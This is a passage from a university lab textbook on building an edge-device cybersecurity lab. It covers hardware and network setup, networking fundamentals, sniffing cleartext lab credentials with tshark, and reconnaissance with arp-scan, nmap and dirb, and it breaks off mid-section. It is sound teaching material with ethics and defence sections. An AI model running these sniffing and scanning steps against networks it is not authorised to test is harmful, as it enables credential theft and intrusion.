EdgeSec: Lab-based Networking and Cybersecurity Teaching

Stanley Shaw

July 2025

Preface

Cybersecurity is not a theoretical discipline; it is a hands-on craft. The gap between understanding the concepts of a network attack and having the practical skill to execute or defend against one can be vast. This book was written to bridge that gap. Traditional classroom and lab environments, often constrained by network security policies, can prevent students from engaging in the very real-world experimentation that is crucial for deep learning. The aim of this text is to provide a complete, self-contained framework for a portable and affordable cybersecurity micro-lab, built upon accessible edge devices like the Raspberry Pi and NVIDIA Jetson Nano.

"EdgeSec" is designed as a problem-based guide. It moves beyond abstract principles to provide a structured curriculum of practical exercises, guiding you through the methodology of both the attacker and the defender. You will not just read about packet sniffing; you will capture and analyse unencrypted credentials from a live web server. You will not just learn about Man-in-the-Middle attacks; you will execute one, intercepting and observing the traffic between two devices on your own isolated network. From malware emulation to AI-powered intrusion detection, each chapter is a hands-on lab designed to build practical, applicable skills.

Acknowledgements

I would like to express my most sincere gratitude to my supervisor, Dr Alaa Al Sebae, for his invaluable guidance, unwavering support, and insightful feedback throughout the duration of this project. His expertise and encouragement were a constant source of motivation and were instrumental in the successful completion of this work.

I am also deeply grateful to the University of Warwick and WMG for providing the opportunity, funding, and academic environment that made this research possible. The resources and support extended to me were essential in developing the hands-on labs and bringing this book to fruition.

Contents

Part I

Introduction and Setup

Chapter 1

Introduction to Cybersecurity and Edge Computing

1.1 Defining Edge Computing

Edge computing represents a decentralised architecture in which data processing and analysis occur on or near the devices generating the data, rather than in centralised cloud servers. By distributing compute resources across a network of edge nodes-such as routers, gateways, sensors and specialised microservers-organisations can achieve reduced latency, lower bandwidth consumption and improved resilience. This shift from monolithic cloud infrastructures to a decentralised edge model underpins modern applications like real-time analytics, IoT automation and autonomous systems.

1.2 Example Edge Devices

In this book, our hands-on work will focus on two popular platforms:

- **Raspberry Pi**: An affordable, general-purpose microcomputer. Ideal for running small servers, packet captures and lightweight services.
- **NVIDIA Jetson Nano**: A more powerful device offering on-device GPU acceleration for machine-learning and video-analysis tasks at the edge.

To highlight the wide range of edge hardware you may encounter in the field, some additional examples include:

- **Arduino Boards**: Basic microcontrollers used for collecting sensor data and learning low-level protocols.
- **Industrial IoT Gateways**: Rugged devices bridging field sensors to cloud systems, often running real-time OS kernels.

1.3 Unique Cybersecurity Risks at the Edge

Although edge computing offers substantial performance benefits, it also introduces a distinct attack surface. Edge nodes are often deployed in remote or physically accessible locations, making them susceptible to tampering and hardware compromise. Furthermore, the sheer diversity of operating systems and devices complicates patch management and standardisation of security policies. Additional risks include:

- **Distributed Threat Vectors**: Attackers can target individual nodes to create botnets or pivot through lateral movement across the network.
- **Data Integrity and Privacy**: Sensitive information processed at the edge may be exposed if encryption and access controls are not uniformly enforced.
- **Resource Constraints**: Many edge devices have limited computational power, hindering the deployment of resource-heavy security agents or real-time monitoring tools.

1.4 Real-World Applications of Edge Computing

Edge computing is powering a growing array of everyday and industrial systems. Some common applications include:

- **Autonomous Vehicles:** On-vehicle processing of sensor data (LiDAR, radar, cameras) to make split-second driving decisions without round-trip delays to the cloud.
- **Smart Cities and Infrastructure:** Traffic signals, streetlights and environmental sensors that locally analyse data for adaptive control (e.g. dynamic traffic routing, air-quality alerts).
- **Industrial Predictive Maintenance:** On-site analytics of vibration and temperature readings in factories or power plants to detect equipment anomalies before failures occur.
- **Augmented/Virtual Reality (AR/VR):** Low-latency rendering and sensor fusion close to the user for smooth, immersive experiences in gaming, training or remote collaboration.
- **Content Delivery and Caching:** Regional edge caches for streaming video or software updates, reducing backbone bandwidth and improving load times.

By seeing how edge nodes are already embedded in familiar technologies-cars, cities, factories and more-readers will appreciate why distributing compute closer to the source is rapidly becoming mainstream.

1.5 The Edge-to-Cloud Partnership

It is a common misconception that edge computing is a replacement for the cloud. In reality, the most powerful systems use a hybrid model where each plays to its strengths. The edge is responsible for immediate, low-latency tasks: collecting data, filtering out noise, performing real-time inference, and making split-second decisions.

The cloud, in contrast, is used for heavy, long-term computational tasks that are not time-sensitive. The edge nodes will periodically send aggregated summaries, analytical results, or anomalous data points to a central cloud server. The cloud can then use its massive storage and processing power for tasks such as:

- **Training Machine Learning Models:** Aggregated data from thousands of edge devices is used to train larger, more accurate AI models, which are then compressed and pushed back out to the edge devices.
- **Big Data Analytics:** Performing complex, long-term analysis on historical data from the entire network to identify trends, patterns, and business insights.
- **Centralised Management and Monitoring:** Providing a single pane of glass to manage, update, and monitor the health of the entire distributed fleet of edge nodes.

This collaborative model gives organisations both the immediate responsiveness of the edge and the deep analytical power of the cloud.

1.6 Common Protocols Used at the Edge

Edge devices communicate using a variety of application- and network-layer protocols, each with its standard port assignments. The table below summarises the most frequently encountered protocols, their default ports, and typical use cases in edge environments.

Protocol	**Default Port(s)**	**Description & Edge Use Case**
HTTP	TCP 80	Standard web protocol for device management interfaces, RESTful APIs and firmware downloads.
HTTPS	TCP 443	Encrypted HTTP over TLS, securing management and data traffic.
SSH	TCP 22	Secure shell for remote command-line access, file transfer and port forwarding.
MQTT	TCP 1883 (TLS 8883)	Lightweight publish-subscribe messaging for telemetry between sensors and a broker.
CoAP	UDP 5683 (DTLS 5684)	Constrained RESTful protocol over UDP, offering simple GET/POST on resource-limited devices.
SNMP	UDP 161 (traps 162)	Polling and trap-based network management for monitoring device status and performance.
NTP	UDP 123	Time synchronisation service, ensuring consistent timestamps across logs and events.
Modbus TCP	TCP 502	Industrial protocol for querying registers and controlling actuators in SCADA/PLC systems.
AMQP	TCP 5672 (TLS 5671)	Rich messaging for enterprise-grade IoT gateways.
OPC UA	TCP 4840	Secure industrial automation in SCADA environments.
DDS	UDP 7400-7600	Real-time publish/subscribe for robotics and aerospace applications.
LwM2M	UDP 5683 (DTLS 5684)	Device management and telemetry for constrained nodes using a lightweight M2M protocol.

Chapter 2

Getting Started with Edge Devices for Security Labs

2.1 Hardware Selection and Configuration

For our security lab you will need two types of edge devices:

- **Attacker & Server Nodes (×2)**: NVIDIA Jetson Nano boards, for high-performance tasks and GPU-accelerated experiments.
- **User Device (×1)**: Raspberry Pi 5 in either 4 GB or 8 GB RAM configuration as a representative low-power user device.
- **Work Station**: Any device of your choice with an Ethernet connection for passive monitoring (Ideally running Linux).

In addition, basic network hardware and accessories are required:

- Managed Ethernet switch (5-port or 8-port) to isolate and mirror traffic.
- 3/4G Router and activated sim for DHCP and gateway services.
- Storage media: at least three SD cards for OS images and data logging.
- Monitors: At least one monitor with a HDMI port and one with a Display port (ideally two with Display port, one for each edge device).
- Cables: Display port x2, micro-HDMI->HDMI, Ethernet patch cables (Cat5e/Cat6), 1xUSB-C and 2xMini-USB (Power Supplies), 1xSD card reader/writer.
- Cooling: official Raspberry Pi 5 case with integrated fan; optional 40 mm 5 V PWM fans and passive heatsinks (plus thermal pads) for Jetson Nano.

These components provide a flexible, hands-on simulated environment for attacker, server and client roles.

2.2 Installation and Physical Setup

Follow these steps to prepare your edge devices:

1. **OS Flashing**

   - **Jetson Nano (×2)**: flash the Ubuntu-based JetPack image (`https://developer.nvidia.com/embedded/downloads`) using balenaEtcher (`https://etcher.balena.io/`) onto two microSD cards.
   - **Raspberry Pi 5 (×1)**: write the latest Ubuntu image to one microSD card with Raspberry Pi Imager (`https://www.raspberrypi.com/software/`).

2. **Hardware Assembly and Cooling**

   - Insert each microSD card into its device (two Nanos, one Pi).
   - Attach the official Pi 5 case (with fan) to the Pi; mount optional passive heatsinks or 40 mm PWM fans (with thermal pads) on both Jetson Nanos.
   - Connect power leads-two Mini-USB cables to the Nanos, and one 5 V/5 A USB-C cable to the Pi-into sockets ideally on a surge-protected extension lead.

3. **Network and Console Connections**

   - Connect each edge device (two Jetson Nanos and one Raspberry Pi 5) to ports 2-4 on the managed switch using Ethernet patch cables.
   - Use the one dedicated uplink port on the switch: run an Ethernet patch cable from the switch's uplink into any LAN port on your router (e.g. LAN 1).
   - Leave port 5 empty for future SPAN/Mirror configuration (Workstation connection).
   - Attach Display port→Display port cables from each Jetson Nano's Display port, and a micro-HDMI→HDMI cable from the Raspberry Pi 5's micro-HDMI port, to your monitor(s).
   - Connect your keyboard and mouse via the boards' USB ports or through a USB hub/KVM.

4. **Power-On and Verification**

   - Power up the devices and confirm LEDs on both Jetson Nanos and the Pi light up.
   - Check network-link LEDs on the switch and verify login prompts on all three devices.

5. **Installation and Hostname Configuration**

- On each device, update the OS:

```
sudo apt update && sudo apt -y upgrade
```

- Assign clear hostnames to identify each device:

```
# On Jetson Nano #1
sudo hostnamectl set-hostname attacker

# On Jetson Nano #2
sudo hostnamectl set-hostname server

# On Raspberry Pi 5
sudo hostnamectl set-hostname user
```

Physical Topology Diagram

The following figure depicts the recommended physical network and power topology for the edge-computing lab, showing how the 3/4G router, managed switch, three edge nodes, monitor/KVM and the SPAN-ported IDS workstation interconnect.



Figure 2.1: Physical topology of the edge-computing lab network.

2.3 Router Interface Configuration (TP-Link TL-MR6400 4G LTE)

Configure your TL-MR6400 as the SIM-powered gateway and DHCP server for 192.168.10.0/24:

1. **SIM Insertion & Power**: Insert your activated micro-SIM into the router's SIM slot and connect its power adapter.

2. **Connect & Access**: Plug your PC into any LAN port. In a browser go to `http://tplinkmodem.net` (or `http://192.168.1.1`) and log in with `admin/admin`.

3. **Secure**: Under **System Tools→Password**, set a new, strong administrator password.

4. **LAN Settings**: Go to **Network→LAN Settings**, set `IP Address:192.168.10.1` and `Subnet Mask:255.255.255.0` then click **Save**.

5. **DHCP Server**: In **Network→LAN settings**, enable the DHCP (If not already enabled), and set the Address Pool to `192.168.10.100-150` and Lease Time 1440 minutes, then **Save**.

6. **Identify Device MACs**: Under **Network→LAN settings**, locate each device by hostname and note its MAC address.

7. **Address Reservations**: Still under **Network→DHCP→Address Reservation**, click **Add** and enter the corresponding mac addresses located in step 7 along with the below IP addresses:

   - Jetson Nano #1: MAC: `Attacker MAC` → IP: `192.168.10.11`
   - Jetson Nano #2: MAC: `Server MAC` → IP:`192.168.10.12`
   - Raspberry Pi 5: MAC: `User MAC` → IP: `192.168.10.10`

   Ensure "Status" is set to Enabled, then click **Save**.

8. **Disable Wi-Fi (optional)**: If you won't use the router's wireless, go to **Basic Settings→Wireless**, uncheck "Enable Wireless" and click **Save**.

9. **Reboot & Verify**: Under **System Tools→Reboot**, reboot the router. After restart, ensure each edge device has its reserved IP and can `ping 192.168.10.1`.

2.4 Switch Configuration

- **Assign Switch to Lab Subnet**
  Temporarily configure an edge device to reach the switch's default IP (10.90.90.90):
  - On the edge node run:

    ```
    sudo apt-get install iproute2
    sudo ip address flush dev eth0
    sudo ip address add 10.90.90.100/8 dev eth0
    sudo ip link set eth0 up
    sudo ip route add default via 10.90.90.90
    ```

  - In a browser go to `http://10.90.90.90`, log in as `admin/admin`, navigate to **System→System Info Settings→IPV4 interface**, set:
    - IP Address: `192.168.10.2`
    - Subnet Mask: `255.255.255.0`
    - Subnet Mask: `192.168.10.1`
  - Save and reboot the switch's management interface.
  - Restore the edge device to DHCP on the lab subnet:

    ```
    sudo ip address flush dev eth0
    sudo dhclient eth0
    ```

- Open a browser on the edge device and navigate to `http://192.168.10.2`, then authenticate with `admin/admin`.
- **Locate Mirroring Settings**
  In the menu go to **Monitoring** → **Mirroring Settings**.
- **Configure the Mirror Session**
  - Click the enable option if not already enabled.
  - Select ports 2-4 as the *source ports*.
  - Select port 5 as the *destination port*.
  - Choose *Both* (RX+TX).
  - Click **Apply**.
- **Save the Configuration**
  - Click the Save Option (Top Left)
  - When asked to save the system settings to flash select apply.

2.5 Testing and Baseline Security Measures

Before running any offensive experiments, manually log into each device's CLI (via attached keyboard & monitor or SSH) and apply these tests and settings:

- **Connectivity Tests**: On a single edge node (e.g. Jetson Nano #1), ping the router and the other two devices to confirm connectivity and routing:
  - *Jetson Nano #1 (192.168.10.11)*: `ping 192.168.10.1, ping 192.168.10.12, ping 192.168.10.10`
- *Quick Capture Test with `tcpdump`*:
  - **Install `tcpdump`**: On your Workstation, open a terminal and run:

    ```
    sudo apt-get update
    sudo apt-get install -y tcpdump
    ```

  - **Identify Interface**: Identify your Ethernet interface (e.g., `eth0`) using `ip a`.
  - **Start Capture**: Run:

    ```
    sudo tcpdump -i <your_sniffer_interface> -c 10
    ```

  - *Verify*: Ten packets should quickly display, confirming the interface is receiving mirrored traffic. If it hangs or shows "0 packets captured," troubleshoot mirroring settings.
- **Update Scheduling**: On each device to automatically run weekly OS and security updates, edit `/etc/crontab` and add:

  ```
  0 4 * * 1 root apt update && apt -y upgrade
  ```

This should result in a fully functional and connected LAN that can now be used to test a range of different cybersecurity attacks and monitoring methods.

Chapter 3

Networking Concepts for Hackers

In this chapter, we'll lay the essential groundwork for any network-based investigation or penetration test by exploring how devices identify and communicate over a LAN. You'll learn how IPv4 and MAC addresses uniquely tie hosts to wires or airwaves, how switches and routers use those identifiers to forward traffic, and how Address Resolution Protocol (ARP) bridges the gap between them.

3.1 Fundamentals of IP and MAC Addressing

Every device on an IP network has two primary identifiers:

- **IPv4 address**: a 32-bit value written in dotted-decimal, e.g. `192.168.10.11`. The subnet mask (or CIDR, e.g. /24) shows which bits are network vs. host. The default gateway (e.g. `192.168.10.1`) routes traffic off-subnet.
- **MAC address**: a 48-bit hardware address (e.g. `B8:27:EB:45:23:01`) burned into each NIC. Switches forward Ethernet frames based on MAC tables, and ARP resolves IP→MAC on a LAN.
- **IPv6 address**: a 128-bit value written in colon-hex notation, e.g. `fe80::1c2f:abcd`. Its total address space is $2^{128} \approx 3.4 \times 10^{38}$ addresses-vastly larger than IPv4's $2^{32} \approx 4.3 \times 10^{9}$-providing a practically inexhaustible pool for the rapidly expanding Internet of Things.

Key commands:

```
# Show IP addresses and routing
ip address show eth0
ip route show
```

```
# Show MAC address and ARP cache
ip link show eth0
arp -n
```

3.2 The OSI Seven-Layer Model

To understand where each protocol and tool lives, it helps to map them onto the OSI model, which breaks networking into seven conceptual layers:

Physical (Layer 1) Raw bit transmission over media: copper, fibre, Wi-Fi. *Examples:* Ethernet cables, RJ45 jacks, 802.11 radios.

Data Link (Layer 2) Framing, MAC addressing, error detection. *Examples:* Ethernet II, switches, ARP.

Network (Layer 3) Logical addressing and routing of packets. *Examples:* IPv4/IPv6, routers, ICMP.

Transport (Layer 4) Host-to-host communication, reliability, flow control. *Examples:* TCP, UDP, port numbers.

Session (Layer 5) Establishing and managing connections (sessions) between applications. *Examples:* TCP handshakes, NetBIOS sessions.

Presentation (Layer 6) Syntax and semantics of the data: encryption, compression, encoding. *Examples:* TLS, SSL, JPEG, ASCII/Unicode.

Application (Layer 7) High-level APIs and end-user protocols. *Examples:* HTTP, DNS, SSH, MQTT.

Why it matters: When you write capture filters in Wireshark, pick an Nmap scan type, or inspect headers, you're operating at a specific layer. Knowing the OSI layer helps you choose the right tool-e.g. a Layer 2 MAC-spoof vs. a Layer 3 IP-fragmentation test-and interpret exactly which headers and payloads you'll see.

3.3 The Core Protocols: TCP and UDP

While IP handles the routing of packets from one host to another (Layer 3), the **Transport Layer (Layer 4)** protocols manage the communication between specific *services* running on those hosts. For a hacker, understanding the two primary transport protocols-TCP and UDP-is non-negotiable, as they dictate how you'll probe for and connect to target applications.

- **TCP (Transmission Control Protocol):** This is the "reliable" protocol. It establishes a formal connection before sending data, guarantees that data arrives in order, and re-transmits lost packets.

  - **The Three-Way Handshake:** TCP initiates a connection with a three-step process:

    1. **SYN:** The client sends a packet with the `SYN` (Synchronise) flag set.
    2. **SYN-ACK:** The server responds with a packet setting both the `SYN` and `ACK` (Acknowledge) flags.
    3. **ACK:** The client completes the connection by sending an `ACK` packet back.

  - **Why it matters:** This handshake is the basis for the most common type of port scan (the Nmap `SYN` scan). By sending a `SYN` packet and waiting for a `SYN-ACK`, a scanner can confirm a port is open without completing the connection, making it relatively stealthy.

- **UDP (User Datagram Protocol):** This is the "fire and forget" protocol. It is **connectionless**, meaning it sends packets (called datagrams) without establishing a connection first. There is no handshake, no acknowledgment of receipt, and no guarantee of delivery or order.

  - **Use Cases:** UDP's low overhead makes it ideal for services where speed is more important than perfect reliability, such as **DNS queries**, **DHCP** address assignment, and live video/audio streaming.

  - **Why it matters:** UDP services are just as vulnerable as TCP ones, but they must be scanned differently. Since there's no handshake, a UDP scanner typically sends a protocol-specific payload and waits to see if the target port returns an "ICMP Port Unreachable" error. If no error comes back, the port is assumed to be `open|filtered`.

Key commands:

```
# Watch TCP/UDP traffic in real-time
# (Requires net-tools, often replaced by ss)
netstat -tulpn

# A modern alternative to netstat using ss
ss -tulpn
```

3.4 Essential Services: DNS and Common Ports

To attack a network, you need to know what services are running. The **Domain Name System (DNS)** and a knowledge of common service ports are fundamental to reconnaissance.

3.4.1 DNS: The Internet's Phonebook

At its core, DNS translates human-readable domain names (e.g., `www.google.com`) into machine-usable IP addresses (e.g., `142.250.187.196`). For a hacker, DNS is often one of the first things to query, as it can reveal a wealth of information about an organization's infrastructure, including web servers, mail servers, and subdomains.

Key DNS Record Types:

A Maps a hostname to an IPv4 address.

AAAA Maps a hostname to an IPv6 address.

CNAME (Canonical Name) An alias that points one name to another (e.g., `ftp.example.com` might be a `CNAME` for `server1.example.com`).

MX (Mail Exchanger) Specifies the mail servers for a domain.

NS (Name Server) Indicates the authoritative DNS servers for a domain.

3.4.2 Common Ports and Protocols

Ports are the endpoints of communication at the Transport Layer. A port is a 16-bit number ($2^{16} = 65,536$ total ports), but a small subset of "well-known" ports are universally associated with specific services. Identifying open ports is the primary goal of network scanning.

Port	Protocol	Service Description
21/20	TCP	**FTP** (File Transfer Protocol)
22	TCP	**SSH** (Secure Shell)
25	TCP	**SMTP** (Simple Mail Transfer Protocol)
53	TCP/UDP	**DNS** (Domain Name System)
80	TCP	**HTTP** (Hypertext Transfer Protocol)
443	TCP	**HTTPS** (HTTP Secure)
445	TCP	**SMB** (Server Message Block)
3389	TCP	**RDP** (Remote Desktop Protocol)

Table 3.1: Commonly scanned ports and their associated services.

3.5 Ethical Considerations

The use of IP/MAC discovery, packet capture and active scanning tools carries significant ethical and legal responsibilities. Even passive reconnaissance can inadvertently breach privacy, disrupt services or break the law. Before employing any of the techniques discussed in the following chapters, practitioners should adhere to the following principles:

- **Authorisation and Consent:** Always obtain explicit, written permission from the network owner or responsible organisation. Scanning or intercepting traffic without consent may violate the UK's Computer Misuse Act 1990 (and equivalent laws elsewhere).
- **Legal and Regulatory Compliance:** Be aware of data-protection regulations (e.g. GDPR) when capturing packet payloads that could contain personal or sensitive information. Ensure that any retained captures are stored securely and destroyed when no longer required.
- **Minimising Operational Impact:** Use non-intrusive options (e.g. Nmap's '-sn' host-discovery instead of full port scans) and appropriate timing templates ('-T2' or '-T3') to avoid overloading networks or hosts. Avoid aggressive scripts or high-rate probes on production systems.
- **Respect for Privacy:** When using Wireshark or Tshark, limit capture filters to necessary traffic and avoid recording unrelated personal data. Mask or anonymise any identifiable information before sharing captures.

Part II

Offensive Techniques

Chapter 4

Packet Sniffing

Chapter Challenge

Objective: You are a junior security analyst at a small company. Recently, there have been concerns about the security of some older internal web applications. Your manager has tasked you with monitoring a segment of the network to verify these concerns. Your specific objective is to passively capture network traffic originating from a 'user' device and analyse it to determine if any sensitive information, specifically unencrypted login credentials, is being transmitted to a web server. This exercise will test your ability to capture, filter, and interpret raw network data to uncover potential security weaknesses.

4.1 Overview: The Art of Digital Eavesdropping

Every piece of information sent across a computer network-from a webpage to an email-is broken down into small pieces of data called packets. Packet sniffing, also known as network sniffing or packet analysis, is the process of intercepting and logging these packets as they travel across a digital network. In essence, it is a form of digital eavesdropping.

This practice has two distinct faces. For network administrators and security professionals, it is an indispensable diagnostic tool. It allows them to troubleshoot network problems, analyse application performance, and detect anomalous activity that might signal a security breach. This is its legitimate and intended use. However, for a malicious actor, packet sniffing is a powerful reconnaissance technique used for espionage, data theft, and credential harvesting. The skills are the same; only the intent differs.

To perform packet sniffing on a wired network, a device's Network Interface Card (NIC) must be placed into promiscuous mode. By default, a NIC is configured to ignore all traffic that is not directly addressed to its unique MAC address. This is an efficient

way to reduce unnecessary processing. Promiscuous mode disables this filter, instructing the NIC to capture and pass every single packet it sees on the network segment to the operating system for analysis.

The effectiveness of passive sniffing is heavily dependent on the underlying network hardware. In legacy networks that used hubs, this process was trivial. A hub is a simple Layer 1 device that operates as a broadcast medium; it receives a packet on one port and blindly repeats it out of all other ports. Consequently, a device in promiscuous mode connected to a hub could see all traffic on the network.

Modern networks, however, use switches. A switch is a more intelligent Layer 2 device that learns which MAC addresses are connected to which physical ports. It builds a MAC address table and forwards traffic only to the specific port of the intended recipient. This dramatically improves efficiency and provides a baseline level of security against casual eavesdropping. To sniff on a switched network, an attacker cannot remain passive; they must employ active techniques, such as the Man-in-the-Middle attacks we will explore in Chapter 6, to trick the switch into sending them traffic that is not intended for them. However, our lab is configured with a SPAN/mirror port, which gives us the all-seeing visibility of a hub in a modern switched environment.

4.2 Experiment Setup: Preparing the Listening Post

To successfully complete this chapter's challenge, you must first configure your lab environment correctly. This setup is designed to simulate a small, unsecured internal network.

4.2.1 Web Server Setup on the Server Node

On the Server node (‘192.168.10.12‘), install ‘nginx‘ and create the unencrypted login page:

```
sudo apt-get update
sudo apt-get install -y nginx
# Create a simple HTML form
sudo tee /var/www/html/index.html >/dev/null << 'EOF'
<html><body>
<form action="/login" method="post">
  <input name="username" placeholder="Username"><br>
  <input name="password" type="password" placeholder="Password"><br>
  <button type="submit">Login</button>
</form>
</body></html>
EOF
```

```
# Ensure nginx is running
sudo systemctl enable --now nginx
```

This will serve a clear-text HTTP POST to ‘/login‘ (which can 404, but we will still see the form fields on the wire).

4.2.2 Tool Installation on the Workstation

Your ‘Workstation‘ (connected to the switch’s mirror port) requires ‘tshark‘.

```
sudo apt-get update
sudo apt-get install -y tshark
```

During the installation, you may be asked "Should non-superusers be able to capture packets?". Select "Yes" for lab convenience.

4.3 Capturing and Analysing the Traffic

1. **Start the Capture (on Workstation):** On your ‘Workstation‘, identify your listening interface (e.g. ‘eth0‘) with ‘ip a‘. Then, start ‘tshark‘ to capture HTTP traffic and save it to a file.

   ```
   sudo tshark -i eth0 -f "tcp port 80" -w user_login.pcap
   ```

2. **Generate Traffic (on User Node):** On the ‘User‘ node (‘192.168.10.10‘), open a web browser and navigate to ‘http://192.168.10.12‘. Enter any credentials into the form (e.g., ‘admin‘/‘password123‘) and click Login.

3. **Stop and Analyse the Capture (on Workstation):** Return to the ‘Workstation‘ and press ‘Ctrl+C‘ to stop ‘tshark‘. Now, analyse the captured ‘user_login.pcap‘ file to find the credentials. You can use ‘tshark‘’s powerful filtering capabilities directly.

   ```
   # Use tshark to filter for HTTP POST requests and display form data
   tshark -r user_login.pcap -Y "http.request.method == POST" -T fields \
     -e urlencoded-form.value
   ```

4. **Interpret the Results:** The output of the command will be the values from the submitted form, showing the captured username and password in plain text.

   ```
   admin
   password123
   ```

   You have successfully intercepted unencrypted credentials from the network.

4.4 Ethical Considerations

The skill of packet sniffing requires a clear understanding of legal boundaries, as unauthorised data interception is a serious offence. It is imperative that you adhere to the following principles:

- **Legal Framework:** In the UK, unauthorised interception of data on a private network is an offence under the **Computer Misuse Act 1990**. Viewing credentials not intended for you constitutes unauthorised access.
- **Data Privacy:** Capturing credentials or other personal information without a lawful basis is a violation of the **General Data Protection Regulation (GDPR)**. Professional penetration testers operate under legal contracts that provide this basis.
- **Strict Lab Isolation:** These experiments must be performed *only* within the isolated lab network. Using these techniques on any other network without explicit, written authorisation is illegal and unethical.

The purpose of this exercise is to demonstrate a vulnerability in a controlled setting so that you can understand how to build effective defences.

4.5 Defence Mechanisms: The Power of Encryption

The most reliable protection against passive packet sniffing is end-to-end encryption. On the web, this means enforcing HTTPS/TLS for every service: redirect all HTTP to HTTPS, enable HSTS, and use only modern TLS versions (1.2 or 1.3) with forward-secrecy ciphers. Proper certificate management-obtaining trusted CA certificates, automating renewal, and pinning where feasible-ensures that intercepted traffic remains indecipherable and that clients can detect rogue issuers.

At lower layers, technologies like IPsec VPNs or MACsec (802.1AE) encrypt entire network segments, preventing even mirrored switch ports from exposing payload data. Combine this with 802.1X access control to authenticate devices before they join the network. Finally, complement strong encryption with monitoring: alert on protocol downgrades, rotate keys regularly, and deploy TLS-aware IDS/IPS (e.g. JA3 fingerprinting) to detect anomalous encrypted flows without compromising confidentiality.

Chapter 5

Network Reconnaissance and Analysis

Chapter Challenge

Objective: You are a penetration tester beginning an assessment of the lab network. Your goal is to move from zero knowledge to a complete operational picture of the environment. You must discover all live hosts, identify every open port and running service on those hosts, determine the specific versions of the key services, and make an educated guess at the operating system of each device. This process, known as reconnaissance, is the foundation upon which all subsequent attacks are built.

5.1 Overview: Mapping the Attack Surface

Before an attacker can exploit a vulnerability, they must first find it. Network reconnaissance is the systematic process of discovering and mapping devices, services, and potential weaknesses on a network. This phase is about information gathering, not exploitation. The goal is to build a detailed map of the target environment, identifying all possible points of entry. This includes finding which IP addresses are active, which network ports are open on those devices, what services (and their versions) are listening on those ports, and what operating systems are in use. A thorough reconnaissance phase is the most critical part of a successful penetration test.

5.2 The Reconnaissance Toolkit

While Nmap is the most famous scanning tool, a professional's toolkit contains several utilities, each with its own strengths. We will explore a typical workflow, from initial host discovery to deep service analysis. All commands should be run from your **Attacker node (‘192.168.10.11‘)**.

5.2.1 Layer 2 Host Discovery with `arp-scan`

On a Local Area Network (LAN), the first step is often to discover live hosts at Layer 2. The ‘arp-scan‘ tool does this by sending ARP requests to all possible hosts on the local subnet. It is often faster and stealthier than an IP-level ping sweep, as it does not leave the local network segment and is less likely to be logged by firewalls.

1. **Install the tool:**

   ```
   sudo apt-get update
   sudo apt-get install -y arp-scan
   ```

2. **Run the scan:**

   ```
   sudo arp-scan --localnet
   ```

   This will quickly return a list of all responsive devices on the ‘192.168.10.0/24‘ network, along with their IP and MAC addresses, giving you your initial list of targets.

5.2.2 Comprehensive Scanning with Nmap

Nmap (Network Mapper) is the cornerstone of network reconnaissance. It can perform host discovery, port scanning, service versioning, and OS fingerprinting. Its versatility and performance are unmatched. First ensure the tool is installed with:

```
sudo apt-get install -y nmap
```

Principal Nmap Capabilities

- **Host Discovery** (‘-sn‘): Identifies which devices are active on a subnet using a combination of ICMP, TCP and ARP probes.

  ```
  nmap -sn 192.168.10.0/24
  ```

- **TCP SYN Scan** (‘-sS‘): Performs a half-open “stealth” scan by sending SYN packets and analysing replies. This is the default and most popular scan type for a privileged user, as it is fast and relatively unobtrusive.

  ```
  sudo nmap -sS 192.168.10.12
  ```

- **Service and Version Detection** (‘-sV‘): Queries open ports to identify the exact application and version in use. This is crucial for finding known exploits.

  ```
  sudo nmap -sV -p 22,80 192.168.10.12
  ```

- **Operating System Fingerprinting** (‘-O‘): Analyses the nuances of a target’s TCP/IP stack responses to infer its operating system.

  ```
  sudo nmap -O 192.168.10.10
  ```

- **Aggressive Scan** (‘-A‘): A convenient and powerful shortcut that enables OS detection (‘-O‘), version detection (‘-sV‘), default script scanning (‘-sC‘), and a traceroute. It provides a wealth of information in a single command and is excellent for initial reconnaissance in a lab or authorised test.

  ```
  sudo nmap -A 192.168.10.12
  ```

Advanced Nmap Features

- **Timing Templates** (‘-T0‘ to ‘-T5‘): Balance scan speed against stealth; ‘-T4‘ (“aggressive”) is often used in trusted environments, while ‘-T2‘ ("polite") is used to evade simple Intrusion Detection Systems (IDS).
- **Nmap Scripting Engine (NSE)** (‘–script‘): Automates discovery and vulnerability checks using a library of powerful Lua scripts. For example, to run all scripts in the ‘vuln‘ category against a host:

  ```
  sudo nmap --script vuln 192.168.10.12
  ```

- **Output Formats**: Export in human-readable (‘-oN‘), XML (‘-oX‘), grepable (‘-oG‘) or all three (‘-oA‘) formats to support further analysis with other tools.

For a comprehensive list of command-line options, see the official Nmap reference: `https://nmap.org/book/man-briefoptions.html`.

5.2.3 Web Content Discovery with Dirb

When a web server is found on port 80 or 443, scanning for open ports is not enough. You must also discover hidden directories, files, and subdomains. Tools like Dirb perform this task by using a wordlist to rapidly guess directory and file names.

1. **Install the tool:**

   ```
   sudo apt-get install -y dirb
   ```

2. **Run a directory scan:** This command runs Dirb against the Server node, using a common wordlist.

   ```
